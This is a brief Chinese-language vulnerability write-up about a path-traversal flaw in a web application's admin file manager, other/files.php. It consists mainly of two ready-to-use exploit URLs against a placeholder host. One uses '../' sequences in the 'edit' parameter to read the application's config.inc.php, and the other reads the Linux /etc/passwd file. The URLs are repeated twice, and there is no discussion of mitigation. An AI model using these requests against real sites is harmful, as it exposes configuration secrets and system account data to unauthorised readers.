漏洞文件在后台的文件管理:other/files.php

读取配置文件
http://www.xxx.com/admin/other/files.php?edit=../../config.inc.php&copt=2

读取linux系统的帐号信息
http://www.xxx.com/admin/other/files.php?edit=../../../../../etc/passwd&copt=2
漏洞文件在后台的文件管理:other/files.php
读取配置文件
http://www.xxx.com/admin/other/files.php?edit=../../config.inc.php&copt=2
读取linux系统的帐号信息
http://www.xxx.com/admin/other/files.php?edit=../../../../../etc/passwd&copt=2

暂无评论
发表评论